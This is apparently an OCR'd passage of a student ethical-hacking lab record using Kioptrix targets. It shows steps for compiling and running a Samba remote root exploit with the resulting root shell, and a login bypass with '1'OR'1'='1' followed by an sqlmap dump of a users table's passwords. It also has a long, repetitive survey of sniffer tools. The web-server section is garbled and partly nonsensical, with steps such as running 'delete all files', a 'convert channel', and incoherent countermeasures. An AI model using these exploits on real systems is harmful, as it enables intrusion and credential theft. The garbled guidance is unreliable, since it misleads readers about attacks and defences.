
Go to the location =
cmds:

* **cd exploits/multiple/remote/**
* **find 10.c**

* **cp 10.c ~**
* **cd**

Compiling
gcc 10.c -o exploit

./exploit -b 0 192.168.1.10



CONCLUSION:

Thus the simulation of hacking web applications was successfully completed

5. SIMULATION OF HACKING WEB SERVERS


Aim:

To simulate hacking web servers using Metasploit.

Web Server Hacking:

Once you know what ports are open, you can use some more operating system commands, like tracert and ping – to get information about the network. If you want to go even further, you can use the netcat utility to actually connect to web servers on the network and capture any data that are sent from them (like usernames and passwords). This is a very powerful technique because it gives you instant access to all of their internal network resources.

Finally, you should always use a convert channel to get onto networks without being noticed. This involves using a public protocol to transmit data that is normally used for something else. For example, think of IRC (




Steps to Hack:


- Access the web server.
- Use anonymous FTP to access this network for further information gathering and port scanning.
- Pay attention to file sizes, open ports, and running processes on the system.
- Run a few simple commands on the web server like “flush cache” and “delete all files” to highlight what data is being stored by the server behind these programs. This may help you get more sensitive information that you can use in an application-specific exploit.
- Connect to other websites on the same network as Facebook and Twitter, so they can see what data was deleted.
- Use a convert channel to access the server.

- Access internal network resources and data to gather further information.
- Use Metasploit to gain remote access to these resources.

Search Exploit using searchsploit (apache 2.2.2a)




Getting the Exploit




Go to the location =
cmds:

*** cd exploits/multiple/remote/**
*** find 10.c**



*** cp 10.c ~**
*** cd**



Compiling
gcc 10.c -o exploit

./exploit -b 0 192.168.1.10

```
:~$ ./exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------------
Usage: ./exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode


~$ ./exploit -b 0 192.168.1.10
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-------------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```

Key Points:

- Using an SQL Injection to hack a web server is quick and easy, making it an excellent tool for a beginner.
- Analogously, accessing internal network resources in “hacking” through a public connection on the internet like IRC is simple and fast.
- SQL Injection can be used to gain access to other networks on the same subnet through a convert channel. This is called using a “Simple Port Scan”. This can help you gather information about network resources that might be useful for further exploitation.

Countermeasures:

- If your server is running a firewall, you can easily deny port 80 and 6667 access to the outside world by temporarily disabling them in the configuration.
- If you are using Metasploit to get remote access, you should select a different tool (such as Burp or Nmap) to help disable your web server and then test it repeatedly until you successfully retrieve data.
- Your best protection against SQL Injection is to create a new database on your web server that has only tables that are physically stored on the server.

Conclusion:

Thus the simulation of hacking a Web server was successfully executed.

6.SIMULATION OF NETWORK HACKING

AIM:

To stimulate network hacking.

DESCRIPTION:

Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.


It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.


FUNCTIONALITY OF WIRESHARK:

Wireshark is similar to tcpdump in networking. **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. Wireshark users can see all the traffic passing through the network.

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point. Port mirroring is a method to monitor network traffic. When it is enabled, the switch sends the copies of all the network packets present at one port to another port.

WORKING:





CONCLUSION:

Thus the simulation of network hacking was successfully completed.

7. PERFORM DATABASE HACKING

Aim:


To perform database hacking .

Description:


Getting data from database – Kioptrix 2


* get IP using angry ip scanner = 192.168.1.11
* Perform Nmap scan – port 80 open
* We found Port 80 available (http – A websites is running)

* We perform manual sql queries = **1'OR'1'='1** as username and passwd



* We get access
* set Foxyproxy on | Burpsuite to Intercept mode on





* Capture the request in Burp suite and save as filename.req (right click --> save)

* open

sqlmap

sqlmap -r filename.req --dbs

*** --dbs = display available database**

```
available databases [1]:
[*] webapp
```

*** Available DB = webapp**

sqlmap -r filename.req --dbs webapp --tables

*** --tables = display available tables**

```
~$ sqlmap -r filename.req --dbs webapp --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

***sqlmap -r filename.req --dbs webapp –tables users --dump**

```
<current>
[1 table]
+-------+
| users |
+-------+
```

--dump = gets all entries in the tables (all rows and columns)

```
[redacted]:~$ sqlmap -r filename.req --dbs webapp --tables users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
Database: webapp
Table: users
[2 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | 5afac8d85f | admin    |
| 2  | 66lajGGbla | john     |
+----+------------+----------+
```

We can view all the dumped credentials in

```
e '/home/[redacted]'.local/share/sqlmap/output/192.168.1.11/dump/webapp/user

r '/home/[redacted]'.local/share/sqlmap/output/192.168.1.11'
```

Conclusion: Thus the database hacking has been performed successfully

8.STUDY OF SNIFFER TOOLS

Aim:

To study about sniffer tools.

Description:

Sniffer tools, also known as packet sniffers or network analyzers, are software applications used to capture and analyze network traffic in real-time. These tools are commonly used by network administrators, cybersecurity professionals, and researchers to monitor and troubleshoot network activity.

Here are some popular sniffer tools you can study:

Wireshark: Wireshark is one of the most widely used and powerful open-source packet analyzers. It supports various platforms and protocols, allowing users to capture and inspect network packets in detail. Wireshark provides a user-friendly interface and is an excellent tool for both beginners and experienced network analysts.

Wireshark is a powerful open-source packet analyzer and network sniffer.

Example: Capturing HTTP traffic to analyze website requests and responses.

Wireshark is a powerful and widely-used open-source packet analyzer and network sniffer.

As a sniffer tool, Wireshark allows users to capture and inspect network packets in real-time. It provides a detailed view of the data transmitted over a network, including protocols, headers, payloads, and other packet information. Wireshark is commonly used for network troubleshooting, security analysis, protocol debugging, and educational purposes.

Features of Wireshark as a sniffer tool include:

Packet Capture: Wireshark captures packets from network interfaces in real-time or from saved capture files.

Packet Inspection: It provides a detailed view of each captured packet, allowing users to analyze the contents and various protocol fields.

Filtering: Wireshark offers powerful filtering capabilities, allowing users to focus on specific protocols, IP addresses, ports, or other criteria of interest.

Coloring Rules: Wireshark uses color-coded highlighting to categorize packets based on different criteria, making it easier to spot anomalies.

Statistics: Wireshark provides various statistics and analysis tools, such as packet rate, protocol distribution, and conversation endpoints.

Exporting Data: Users can export packet data in various formats, including plain text, CSV, or PCAP, for further analysis or sharing.
Here's a basic example of using Wireshark to capture network traffic:
Download and install Wireshark from the official website (https://www.wireshark.org/).
Launch Wireshark and select the network interface you want to capture traffic from.
Click on the "Start" button to begin capturing packets.
Wireshark will start capturing network packets in real-time.
Analyze the captured packets by clicking on individual packets to view their details.
It's essential to remember that using Wireshark or any network sniffer tool on a network without proper authorization is illegal and unethical. Always ensure that you have permission to capture and analyze network traffic before using such tools.

tcpdump: tcpdump is a command-line packet sniffer available for Unix-like operating systems. It allows users to capture and display network packets, making it a valuable tool for network troubleshooting and analysis on servers and routers.

tcpdump is a command-line packet sniffer available for Unix-like operating systems.
Example: Capturing ICMP (ping) packets to troubleshoot network connectivity.

tcpdump -i eth0 icmp

tcpdump is another example of a sniffer tool, specifically a command-line packet analyzer and network sniffer. It is available on Unix-like operating systems, such as Linux, macOS, and BSD. Tcpdump is a powerful tool for capturing and analyzing network packets in real-time. It is often used by network administrators and security professionals for troubleshooting network issues and monitoring network traffic.

Features of tcpdump as a sniffer tool include:

1. **Packet Capture:** Tcpdump captures packets from one or more network interfaces.
2. **Filtering:** It offers extensive filtering capabilities to capture only specific types of packets based on various criteria, such as source/destination IP addresses, ports, protocols, packet size, etc.
3. **Packet Display:** Tcpdump displays captured packets in a user-readable format, showing protocol headers, payloads, and other relevant information.
4. **Output Flexibility:** The captured packets can be saved to a file for later analysis or displayed directly on the terminal.
5. **Protocol Support:** Tcpdump supports a wide range of network protocols, including TCP, UDP, ICMP, ARP, and more.
6. **Decoding Packets:** It can decode various protocol headers, making it easier to interpret the packet contents.

Example of using tcpdump to capture network traffic:

To capture all ICMP (ping) packets on the eth0 interface

```
tcpdump -i eth0 icmp
```

This command tells tcpdump to capture packets on the "eth0" interface and only display ICMP packets.

It's important to note that, like any network sniffing tool, tcpdump should be used responsibly and with proper authorization. Capturing network traffic without permission is illegal and unethical. Always ensure you have the necessary rights and authorization before using tcpdump or any other sniffer tool on a network.

tshark: tshark is the command-line equivalent of Wireshark, using the same backend as Wireshark. It is useful for automated analysis and scripting tasks as it can capture and filter packets from the command line.

tshark is the command-line equivalent of Wireshark.
Example: Capturing and filtering DNS packets to analyze DNS queries and responses.

```
tshark -i eth0 -Y "dns"
```

tshark is another sniffer tool provided by Wireshark. It is the command-line version of Wireshark, offering similar packet capturing and analysis capabilities but without the graphical user interface (GUI). tshark is especially useful for automated tasks, scripting, and capturing packets on headless systems or remote servers.
Here are some features and examples of tshark as a sniffer tool:

Packet Capture: tshark can capture packets from network interfaces and read existing capture files (in PCAP format).

Filtering: Similar to Wireshark, tshark supports various display filters to capture specific packets based on protocols, addresses, ports, etc.

Statistics: tshark can generate various network statistics, including conversations, protocol hierarchy, packet rate, and more.

Scripting Support: Since tshark is a command-line tool, it is easily integrated into scripts and automated tasks, making it ideal for custom packet analysis.

Here are some examples of using tshark as a sniffer tool:
Capture Packets from Interface:
tshark -i eth0

This command captures packets from the "eth0" network interface.
Capture Specific Protocol Packets:
arduino
tshark -i eth0 -Y "http"

This command captures only HTTP packets from the "eth0" interface.
Capture and Save to a File:
Css
tshark -i eth0 -w output.pcap

This command captures packets from "eth0" and saves them to a file named "output.pcap".

Read Captured File and Apply Display Filter:

graphql

tshark -r input.pcap -Y "ip.addr == 192.168.0.1"

This command reads packets from "input.pcap" and applies a display filter to show only packets with the source or destination IP address of "192.168.0.1".

tshark is a versatile and powerful tool for network analysis and packet capturing. However, similar to Wireshark, using tshark on a network without proper authorization is illegal and unethical. Always ensure you have permission before using any network sniffer tool.

Microsoft Network Monitor: Microsoft Network Monitor (NetMon) is a network sniffing tool for Windows-based systems. It enables the capture and analysis of network traffic, providing insights into network behavior and potential issues.

Microsoft Network Monitor (NetMon) is a network sniffing tool for Windows.
Example: Capturing SMB (Server Message Block) traffic for analyzing file sharing activities.

Microsoft Network Monitor (NetMon) is indeed a sniffer tool used for capturing and analyzing network traffic on Windows-based systems. It was developed by Microsoft and is designed to help network administrators and IT professionals troubleshoot network issues, monitor network activity, and diagnose problems related to protocols and network devices.

Here are some features and aspects of NetMon as a sniffer tool:

Packet Capture: NetMon can capture and analyze packets from various network interfaces, including wired and wireless connections.

Filtering: Similar to other sniffer tools, NetMon allows users to apply filters to capture specific types of network traffic based on various criteria like protocols, IP addresses, port numbers, etc.

Parsing and Decoding: NetMon can dissect captured packets and display the decoded information, making it easier to understand the content and structure of different protocols.
Customizable Views: NetMon provides customizable views to display relevant information and statistics related to network traffic.

Trace Files: NetMon saves captured packets in trace files with a .cap extension, which can be opened and analyzed later.

Support for Various Protocols: NetMon supports a wide range of protocols, including TCP, UDP, HTTP, DNS, SMB, and more.

Here's a basic example of using Microsoft Network Monitor:

- Download and Install NetMon: You can download Microsoft Network Monitor from the Microsoft website or other trusted sources.
- Launch NetMon: After installation, open NetMon from the Start menu or desktop shortcut.
- Select the Network Interface: Choose the network interface (Ethernet, Wi-Fi, etc.) you want to capture packets from.
- Start Capturing Packets: Click on the "Start" or "Capture" button to begin capturing network packets.

Filtering: Apply filters to focus on specific types of packets or traffic of interest.
Analyze Captured Packets: Review the captured packets to analyze network behavior and troubleshoot issues.

Please note that Microsoft Network Monitor is a Windows-based tool, and its development and support have been replaced by Microsoft Message Analyzer, which offers similar functionality and improved features. If you are looking for an up-to-date network sniffer tool from Microsoft, consider using Microsoft Message Analyzer.

Fiddler: Fiddler is a web debugging proxy tool primarily used for HTTP/HTTPS traffic analysis. It allows users to inspect and modify web requests and responses, making it useful for web application security testing and debugging.

Fiddler is a web debugging proxy tool primarily used for HTTP/HTTPS traffic analysis.

Example: Capturing and inspecting HTTP requests and responses for a web application.

Fiddler is a web debugging proxy tool that is commonly used as a sniffer for HTTP and HTTPS traffic. It is developed by Telerik and is available for Windows operating systems. Fiddler allows developers, testers, and security professionals to capture, inspect, and analyze web traffic between a client (e.g., a web browser) and a server.

Here are some features and aspects of Fiddler as a sniffer tool:
HTTP/HTTPS Capture: Fiddler acts as an intermediary between the client and server, allowing it to capture and decrypt HTTPS traffic using a self-generated root certificate.

Session Inspection: Fiddler provides a user-friendly interface to inspect and analyze captured HTTP sessions in a detailed and structured manner.

Request and Response Modification: Users can modify and tamper with HTTP requests and responses in real-time, making it useful for testing and debugging web applications.

Auto-responder: Fiddler allows users to set up auto-responders, which can be handy for simulating specific server responses during testing.

Performance Analysis: Fiddler can help identify performance bottlenecks in web applications by providing insights into response times and resource loading.

Extensions and Scripting: Fiddler supports extensions and custom scripts, enabling users to extend its functionality and automate tasks.

Here's a basic example of using Fiddler as a sniffer tool:

- Download and Install Fiddler: You can download Fiddler from the official Telerik website.
- Launch Fiddler: After installation, open Fiddler on your Windows system.
- Start Capturing Traffic: Fiddler automatically starts capturing web traffic from your web browser or any other client application.

- **Inspect Captured Sessions**: In Fiddler's interface, you can see a list of captured HTTP sessions. By selecting a session, you can view detailed information about the request and response headers and bodies.
- **Modify Requests and Responses:** If needed, you can modify requests and responses to test different scenarios or debug issues.

Analyze Performance: Use Fiddler's performance analysis features to identify performance bottlenecks in web applications.

Fiddler is a powerful and versatile tool that can be used for various purposes, including web development, testing, and security analysis. However, like any sniffer tool, it should be used responsibly and with proper authorization. Sniffing HTTPS traffic may raise ethical concerns, and it's essential to respect users' privacy and comply with applicable laws and regulations.

Fiddler is a web debugging proxy tool that is commonly used as a sniffer for HTTP and HTTPS traffic. It is developed by Telerik and is available for Windows operating systems. Fiddler allows developers, testers, and security professionals to capture, inspect, and analyze web traffic between a client (e.g., a web browser) and a server.

Here are some features and aspects of Fiddler as a sniffer tool:

HTTP/HTTPS Capture: Fiddler acts as an intermediary between the client and server, allowing it to capture and decrypt HTTPS traffic using a self-generated root certificate.

